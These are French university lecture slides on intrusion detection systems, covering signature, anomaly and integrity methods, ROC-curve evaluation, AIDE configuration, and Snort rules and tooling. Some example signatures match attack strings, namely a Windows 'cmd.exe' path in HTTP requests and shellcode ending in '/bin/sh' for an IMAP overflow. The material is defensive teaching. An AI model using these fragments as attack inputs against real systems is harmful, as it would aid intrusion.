


Les systèmes de détection d'intrusion (IDS)

Master2 – Sécurité

Rida Khatoun

rida.khatoun@telecom-paristech.fr


Détection / prévention d'intrusion



Détection / prévention d'intrusion

- Définition

- *Intrusion detection is the act of detecting unwanted traffic on a network or a device*



- IDS (système de détection d'intrusion) ensemble de composants logiciels ou matériels dont la fonction principale est de détecter et analyser toute tentative d'effraction volontaire ou non dans un SI ainsi que toute altération éventuelle de ces données
- IPS (système de prévention d'intrusion) ensemble de composants logiciels ou matériels dont la fonction principale est d'empêcher toute activité suspecte détectée au sein d'un système

Détection / prévention d'intrusion

- Technologies

- Plusieurs types de technologies IDS existent en raison des différentes configurations

- Pour chaque type


- Avantages/désavantages en matière de détection, configuration et coût

- Classification

- Network-based
- Host-based
- Wireless



eEye Digital Security®



McAfee®



Détection / prévention d'intrusion

- Technologies

- Network-based : sur le **réseau**

- NIDS (Network IDS), pour analyser l'ensemble des données transitant sur le réseau
 - Nécessite des sondes sur l'ensemble du réseau
 - Analyse à toutes les couches OSI

- Host-based : sur un **hôte**

- HIDS (Host IDS) dont le but est de surveiller directement les fichiers et les processus de la machine

- Wireless : Wireless Intrusion Prevention System (WIPS)

- Monitorer et analyser le spectre radio
 - Peut détecter des équipements non autorisés et peu sécurisés, DoS ainsi que MITM

Détection / prévention d'intrusion


- 2 approches principales pour les IDS:
 - Par signature
 - Comportementale
 - Détection d'anomalie
 - Vérification d'intégrité

Détection / prévention d'intrusion

- Types de Détection

- Signature-Based Detection


- Attaques courantes peuvent être caractérisées avec une signature
 - Base de données de signatures dans l'IDS
 - comparer le trafic actuel avec ces signatures et détecter une attaque classique
 - Base de données des signatures doit être mise à jour très régulièrement pour être efficace
 - Pas de détection pour une attaque non connue



Détection / prévention d'intrusion

- Anomaly-Based Detection

- L'IDS établit un modèle de trafic normal
 - Nbr de connexions
 - Types de trafic à telles heures
- Comparaison du trafic actuel au modèle
 - Si les deux trafics sont trop différents => anormal peut-être qu'une attaque est en cours
- Très gourmandes en temps de calcul
- Si grand besoin en sécurité :
 - Plus l'IDS devra analyser de flux
 - Plus l'IDS devra avoir des performances
 - Matérielles
 - Logicielles



Détection / prévention d'intrusion

- Méthodes de détection : par Signature
 - Exemple
 - Trouver le « motif `/winnt/system32/cmd.exe` » dans une requête http
 - Trouver le motif « failed su for root » dans un log système
 - Par signature
 - Avantages
 - Simplicité de mise en œuvre
 - Rapidité de diagnostic
 - Précision (en fonction des règles)
 - Identification du procédé d'attaque (Cibles, Sources, Outils)
 - Inconvénients
 - Ne détecte que les attaques connues
 - Maintenance de la base
 - Techniques d'évasion possibles dès lors que les signatures sont connues

- Méthodes de détection : Par anomalie
 - Basée sur le comportement « normal » du système
 - Une déviation par rapport à ce comportement est considérée suspecte
 - Le comportement doit être modélisé : on définit alors un profil
 - Une attaque peut être détectée sans être préalablement connue

Détection / prévention d'intrusion

- Modélisation du système : création d'un profil normal
 - Phase d'apprentissage
 - Détecter une intrusion consiste a détecter un écart
 - Exemple de profil :
 - Volumes des échanges réseau
 - Appels systèmes d'une application
 - Commandes usuelles d'un utilisateur
 - Repose sur des outils de complexité diverses
 - Seuils
 - Statistique
 - Méthodes probabilistes
 - Complexité de l'implémentation et du déploiement

- Méthodes de détection : Par anomalie
 - Avantages
 - Permet la détection d'attaque inconnue
 - Facilite la création de règles adaptées à ces attaques
 - Difficile à tromper
 - Inconvénients
 - Les faux-positifs sont nombreux
 - Générer un profil est complexe
 - Durée de la phase d'apprentissage
 - Activité saine du système durant cette phase ?
 - Diagnostics long et précis en cas d'alerte

- Méthodes de détection : Par intégrité
 - Vérification d'intégrité
 - Génération d'une somme de contrôle sur des fichiers d'un système
 - Une comparaison est alors effectuée avec une somme de contrôle de référence
 - Exemple : une page web
 - Méthode couramment employée par les HIDS

- Composants d'un IDS

- Capteurs

- Permettant de collecter les données et de les envoyer à l'analyseur

- Analyseur

- Reçoit les données des sondes, pour décider si une intrusion a réellement eu lieu

- Interface utilisateur

- Permettant à l'utilisateur d'avoir une vue sur ce qu'il s'est passé et contrôler le fonctionnement du système

- **Types des faux**

- **Vrai positif :**

- C'est le cas lorsqu'une qu'une attaque est détectée et qu'elle a bien lieu

- **Faux positif :**

- C'est le cas lorsqu'une attaque est détectée alors qu'en réalité elle n'a pas lieu

- **Vrai négatif :**

- C'est le cas lorsqu'aucune attaque n'est détectée et qu'il n'y en a effectivement aucune

- **Faux négatif :**

- C'est le cas lorsque l'IDS n'a pas détecté une attaque en cours


Evaluation IDS : courbe ROC

- **Courbe ROC (receiver operating characteristic)**
 - Les performances des IDS sont généralement évaluées à l'aide de leur
 - sensibilité
 - spécificité
 - valeurs prédictives positives et négatives

Les courbes ROC permettent d'étudier les variations de la sensibilité et de la spécificité d'un test pour différentes valeurs seuil d'un test

$$Se = \frac{VP}{VP + FN}$$

$$Sp = \frac{VN}{VN + FP}$$



Evaluation IDS : courbe ROC

- Sensibilité
 - Capacité d'un test à détecter les cas d'une attaque
 - Capacité d'identifier correctement une attaque qui existe
- Spécificité
 - Capacité d'un test à détecter correctement qu'il n'y a pas une attaque (s'il y en a pas)
- Si un test a une sensibilité à 100%
 - toutes les attaques sont correctement détectées , il n'y a aucun faux négatif
- Si un test a une spécificité de 100%
 - tous les cas normaux sont correctement identifiés, il n'y a aucun faux positif
- Spécificité et sensibilité sont entre 0 et 1, exprimées en %
- ROC utilisé aussi dans le domaine médical
 - Détection maladie/non maladie

Evaluation IDS : courbe ROC

	Présence d'attaque	Absence d'attaque
Détection	VP	FP
Absence de détection	FN	VN

Attaque ratée !!!

Détection inutile

Lorsque les erreurs par excès (FP) sont plus graves que les erreurs par défaut (FN)

- Privilégier la Sp pour réduire le nombre de FP

Lorsque les erreurs par défaut (FN) sont plus graves que les erreurs par excès (FP)

- Privilégier la Se pour réduire le nombre de FN

$$Se = \frac{VP}{VP + FN}$$

$$Sp = \frac{VN}{VN + FP}$$

Evaluation IDS : courbe ROC

- Calcul pratique

- TFP (i) = Nombre de négatifs parmi les « i » premiers / (nombre total des négatifs)
- TVP (i) = Nombre de positifs parmi les « i » premiers / (nombre total des positifs)

- $TVP = \text{Sensibilité} = VP / \text{Positifs}$


- $TFP = 1 - \text{Spécificité} = FP / \text{Négatifs}$

	^positif	^négatif	Total
positif	3	3	6
négatif	1	13	14
Total	4	16	20

$$TVP = 3/6 = 0.5 ; TFP = 1/14 = 0.07$$

Evaluation IDS : courbe ROC

Classe	TFP	TVP
	0	0.000
+	0.000	0.167
+	0.000	0.333
+	0.000	0.500
-	0.071	0.500
+	0.071	0.667
-	0.143	0.667
-	0.214	0.667
+	0.214	0.833
-	0.286	0.833
-	0.357	0.833
-	0.429	0.833
+	0.429	1.000
-	0.500	1.000
-	0.571	1.000
-	0.643	1.000
-	0.714	1.000
-	0.786	1.000
-	0.857	1.000
-	0.929	1.000
-	1.000	1.000



TFP (i) = Nombre de négatifs parmi les « i » premiers / (nombre total des négatifs)

TVP (i) = Nombre de positifs parmi les « i » premiers / (nombre total des positifs)

TVP = Sensibilité = VP/Positifs

TFP = 1 – Spécificité = FP/Négatifs

Host-Based Intrusion Detection Systems

- Host-based IDS

- AIDE—Advanced Intrusion Detection Environment
- CSP Alert-Plus
- eEye® Retina®
- Hewlett Packard®-Unix (HP-UX®) 11i Host Intrusion Detection System (HIDS)
- IBM® RealSecure® Server Sensor
- Lumension® Application Control
- McAfee® Host Intrusion Prevention
- Osiris®
- Tripwire® Enterprise, Tripwire for Servers

McAfee®



eEye Digital Security®



Host-Based Intrusion Detection Systems

- AIDE : Advanced Intrusion Detection Environment
 - Construire une base de signatures de fichiers
 - Re-calculer ces empreintes périodiquement ou au besoin, en les confrontant à la base
 - Algorithmes d'empreinte
 - MD5, SHA1, RMD160, Tiger, SHA256, SHA512, Whirlpool, Haval
 - Très utiles en cas d'intrusion, afin de découvrir ce qui a été changé
 - journaux modifiés, fichiers ajoutés à certains endroits, binaires comme netstat, lsof, who, sshd modifiés, fichiers de configuration, pages web, etc.)
 - Très utile pour l'administration pour détecter des erreurs commises (fichiers de configuration changés, ajoutés ou effacés, modifications de binaires)
 - Open source
 - BSD Platforms (FreeBSD/NetBSD/ OpenBSD/Apple Mac® OS X), Linux, Solaris®, IBM® AIX

Host-Based Intrusion Detection Systems

- AIDE Advanced Intrusion Detection Environment

- Téléchargement

- Site officiel <http://www.cs.tut.fi/~rammer/aide.html>
 - Avoir quelques programmes GNU indispensables : **gmake** et **yacc**, ainsi que la bibliothèque **mhash** pour bénéficier de plus d'algorithmes d'empreinte

Analyseur syntaxique



- Configuration

- Très simple
 - Création d'un fichier de configuration
 - Les groupes d'éléments à inclure et à surveiller sont :
 - **p** : les permissions, **i** : l'inode, **n** : le nombre de liens, **u** : l'utilisateur auquel appartient le fichier, **g** : son groupe, **s** : sa taille, **m** : sa date de dernière modification des données, **a** : sa date de dernier accès, **c** : sa date de dernière modification de statut (droits, etc.), **S** : vérifie que la taille augmente (fichier de log par exemple) ainsi que les noms des algorithmes d'empreinte.
 - Plusieurs « méta-groupes » sont disponibles :
R équivaut à **p+i+n+u+g+s+m+c+md5**, **L** à **p+i+n+u+g** et **>** à **p+u+g+i+n+S**.
 - Exemple des fichiers à surveiller
 - /kernel **R**-tiger-rmd160-sha
 - /bin **R**-tiger-rmd160-sha1
 - /etc/shadow **L**

Network Intrusion Detection Systems (NIDS)

- Network-based IDS

- Arbor Networks Peakflow® X



- ArcSight®



- Bro

- Snort

- Cisco® ASA 5500 Series IPS Edition




- Cisco Guard XT

- Juniper Networks® IDP



Network Intrusion Detection Systems (NIDS)



[Blog](#) [VRT](#) [Community](#) [Docs](#) [Education and Consulting](#) [About](#) [Sign In](#) **SOURCEfire**

Snort Downloads

If you are using RHEL5, CentOS 5.5, or Fedora Core 11, please click [here](#).

The Snort Engine is distributed both as source code and binaries for popular Linux distributions and Windows. It's important to note that the The Snort Engine and Snort Rules are distributed separately.

- » [Latest Release](#)
- » [PGP Information](#)
- » [Download from the command line](#)
- » [Snort Add-Ons and Other Cool Projects](#)

Latest Release

We strongly recommend that you keep pace with the latest production release. Snort is evolving all the time and to stay current with latest detection capabilities you should always have both your Snort engine and ruleset up to date.

README	
release_notes_2905.txt	06 Apr, 2011
changelog_2905.txt	06 Apr, 2011
Source	
snort-2.9.0.5.tar.gz	MD5 SIG - 06 Apr, 2011
daq-0.5.tar.gz	MD5 SIG - 06 Apr, 2011

Site Search

Related Links

- [Additional Downloads](#)
- [SnortSP](#)
- [Submit a Bug](#)
- [Downloading via CLI](#)
- [RHEL5](#)
- [External DAQ](#)

Snort Links

- [Snort Blog](#)
- [Download Snort](#)
- [Download Rules](#)
- [Join the Snort Community](#)
- [Buy a Subscription](#)
- [Snort Education & Consulting](#)
- [Vulnerability Research Team](#)
- [Contact Us](#)

Network Intrusion Detection Systems (NIDS)

- Snort

- Système de détection et de prévention
- Publié sous licence GNU GPL
- Développé par *Martin Roesch* en 1998
- racheté par SourceFire
- Le plus répandu des IDS
- Appartient actuellement à *Sourcefire*
- L'un des plus actifs NIDS Open Source
- Communauté importante contribuant à son succès
- Détection basée sur les signatures
- Quelques aspects comportementaux
- Dernière version 2011 : Snort.2.9.0.5
- Le plus répandu
- Payant via *SourceFire*, sinon attendre version de mise à jour
- Compatible avec TCP/IP. Pas de IPX ou AppleTalk




Network Intrusion Detection Systems (NIDS)

- Système de détection d'intrusion réseau
- Léger
 - Pas d'interface graphique
 - Peu coûteux en ressources
- Puissant et temps réel
 - Permet une définition précise des signatures
 - Robuste et portable
- Développement actif et réactif
- Détection dans IP, TCP, UDP et ICMP
 - Dans les entêtes
 - Dans le contenu des paquets
- Détection de Nmap (scans, OS fingerprint)
- Détection des petits fragments
- Détection de déni de service et de débordement de buffer



Network Intrusion Detection Systems (NIDS)

- Architecture Modulaire de Snort
 - Décodeur De Paquets (Packet decoder)
 - Préprocesseurs (Preprocessors)
 - Moteur De Détection (Detection Engine)
 - Système d'alerte et d'enregistrement de log (Logging and Alerting System)
 - Modules De Sortie (Output Module) :
 - Possibilité d'enregistrer les logs dans une BDD (MYSQL/PSQL)



Network Intrusion Detection Systems (NIDS)

- Configuration sous Unix

- /etc/snort/snort.conf

- Configuration des variables pour le réseau
 - Configuration des reseaux a écouter
 - Configuration des services à logger (http/dns/etc...)
 - Configuration des pré-processeurs
 - Configuration des plugins de sortie
Mysql/psql/ecran/etc...
 - Choix des règles à utiliser

- **/etc/snort/rules** (ensemble des signatures)

Network Intrusion Detection Systems (NIDS)

- Quelques exemples de règles Snort



- alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111 (content: "|00 01 86 a5|"; msg: "external mountd access");
- alert tcp any any -> 192.168.1.0/24 143 (content: "|90C8 C0FF FFFF|/bin/sh"; msg: "IMAP buffer overflow!");
- Avec une variable
 - Var MY_NET [192.168.1.1/24,10.1.1.0/24]
 - alert tcp any any -> \$MY_NET any (flags:S; msg: "SYN packet ")

Network Intrusion Detection Systems (NIDS)

- Snort et les interfaces Graphiques
 - ACID/BASE
 - Permet de voir les log dans une BDD
 - Lien vers failles de sécurité

The screenshot displays the 'Basic Analysis and Security Engine (BASE): Query Results - Mozilla' window. The interface includes a menu bar (File, Edit, View, Go, Bookmarks, Tools, Window, Help) and a title bar. Below the title bar, the text 'Basic Analysis and Security Engine (BASE)' is prominently displayed. A navigation bar contains links for 'Home', 'Search', and 'AG Maintenance'. A status message indicates 'Added 0 alert(s) to the Alert cache' and 'Queried DB on : Thu October 14, 2004 22:04:44'. A table on the left lists search criteria: Meta Criteria (any), IP Criteria (any), TCP Criteria (any), and Payload Criteria (any). A 'Summary Statistics' box on the right provides an overview of the query results, including 'Sensors', 'Unique Alerts (classifications)', 'Unique addresses: source | destination', 'Unique IP links', 'Source Port: TCP | UDP', 'Destination Port: TCP | UDP', and 'Time profile of alerts'. The main content area displays a table of alerts, with the first five rows visible. The table has columns for ID, Signature, Timestamp, Source Address, Dest. Address, and Layer 4 Proto. The alerts are filtered by signature '[snort] NETBIOS SMB IPC\$ share unicode access' and '[snort] (http_inspect) OVERSIZE CHUNK ENCODING'. The table shows that the first four alerts are from 192.168.1.100 to 192.168.1.4 on port 139, and the last two are from 192.168.1.4 to 67.19.245.228 on port 80.

ID	Signature	Timestamp	Source Address	Dest. Address	Layer 4 Proto
#0-(1-84)	[snort] NETBIOS SMB IPC\$ share unicode access	2004-10-08 11:25:41	192.168.1.100:1613	192.168.1.4:139	TCP
#1-(1-83)	[snort] NETBIOS SMB IPC\$ share unicode access	2004-10-08 11:25:31	192.168.1.100:1608	192.168.1.4:139	TCP
#2-(1-82)	[snort] NETBIOS SMB IPC\$ share unicode access	2004-10-08 11:25:05	192.168.1.100:1601	192.168.1.4:139	TCP
#3-(1-80)	[snort] (http_inspect) OVERSIZE CHUNK ENCODING	2004-10-04 22:25:41	192.168.1.4:42164	67.19.245.228:80	TCP
#4-(1-81)	[snort] (http_inspect) OVERSIZE CHUNK ENCODING	2004-10-04 22:25:41	192.168.1.4:42163	67.19.245.228:80	TCP

Network Intrusion Detection Systems (NIDS)

- **Réactions de Snort**

- Les alertes émises par snort peuvent être de différentes nature
- Redirection de l'intégralité des alarmes sur la sortie standard
 - observer l'évolution des attaques
 - nécessite une présence attentive devant un écran
- Adopter des comportements visant à interdire l'accès à certaines adresses IP
 - L'IDS peut interagir avec le firewall afin qu'il mette à jour ses règles d'accès pour empêcher tout contact avec l'éventuel pirate
 - Coupure totale du réseau en cas de mauvaise configuration
 - Il existe une solution robuste, telle que "snortsam"

Network Intrusion Detection Systems (NIDS)

Snortsam - A Firewall Blocking Agent for Snort

About | [News](#) | [Download](#) | [Documentation](#) | [Mail List](#)

Welcome to SnortSam

SnortSam is a plugin for [Snort™](#), an open-source light-weight Intrusion Detection System (IDS). The plugin allows for automated blocking of IP addresses on following firewalls:

- [Checkpoint](#) Firewall-1
- [Cisco](#) PIX firewalls
- [Cisco](#) Routers (using ACL's or Null-Routes)
- [Former Netscreen, now Juniper](#) firewalls
- [IP Filter](#) (ipf), available for various Unix-like OS'es such as [FreeBSD](#)
- [FreeBSD's](#) ipfw2 (in 5.x)
- [OpenBSD's](#) Packet Filter (pf)
- Linux IPchains
- Linux IPtables
- Linux EBtables
- [WatchGuard](#) Firebox firewalls
- [Ssigns](#) firewalls for Windows
- [MS ISA Server](#) firewall/proxy for Windows
- CHX packet filter
- Ali Base's [Tracker SNMP](#) through the SNMP-Interface-down plugin

SnortSam itself consists of two pieces -- the output plugin within Snort™ and an intelligent agent that runs on the firewall, or a host near the firewall. The agent provides a variety of capabilities that go beyond other automated blocking mechanisms, such as:

- White-list support of IP addresses that will never be blocked.
- Time-override list.
- Maximum block time ceiling as well as minimum block time definition for reporting entities.
- Flexible, per rule blocking specification, including rule dependent blocking time interval.
- A SID filter list of allowed or denied SIDs based on reporting entity.
- Misuse/Attack detection engine (including roll-back support) that attempts to mitigate the risk of a self-inflicted Denial-Of-Service in the IDS-Firewall integration.
- Repetitive (same IP) block prevention with customizable window to improve performance.
- TwoFish encrypted communication between Snort™ and the SnortSam agent.
- True [OPSEC](#) support using the Checkpoint SDK (opsec plugin).
- Block tracking and block expiration for firewalls that don't support timeouts.
- Multi-threading for faster processing and simultaneous block on multiple devices.
- File logging and email notification of events.
- ... and finally, using the client/server (snort/snortsam) architecture to build large, distributed response networks in a very scalable fashion.

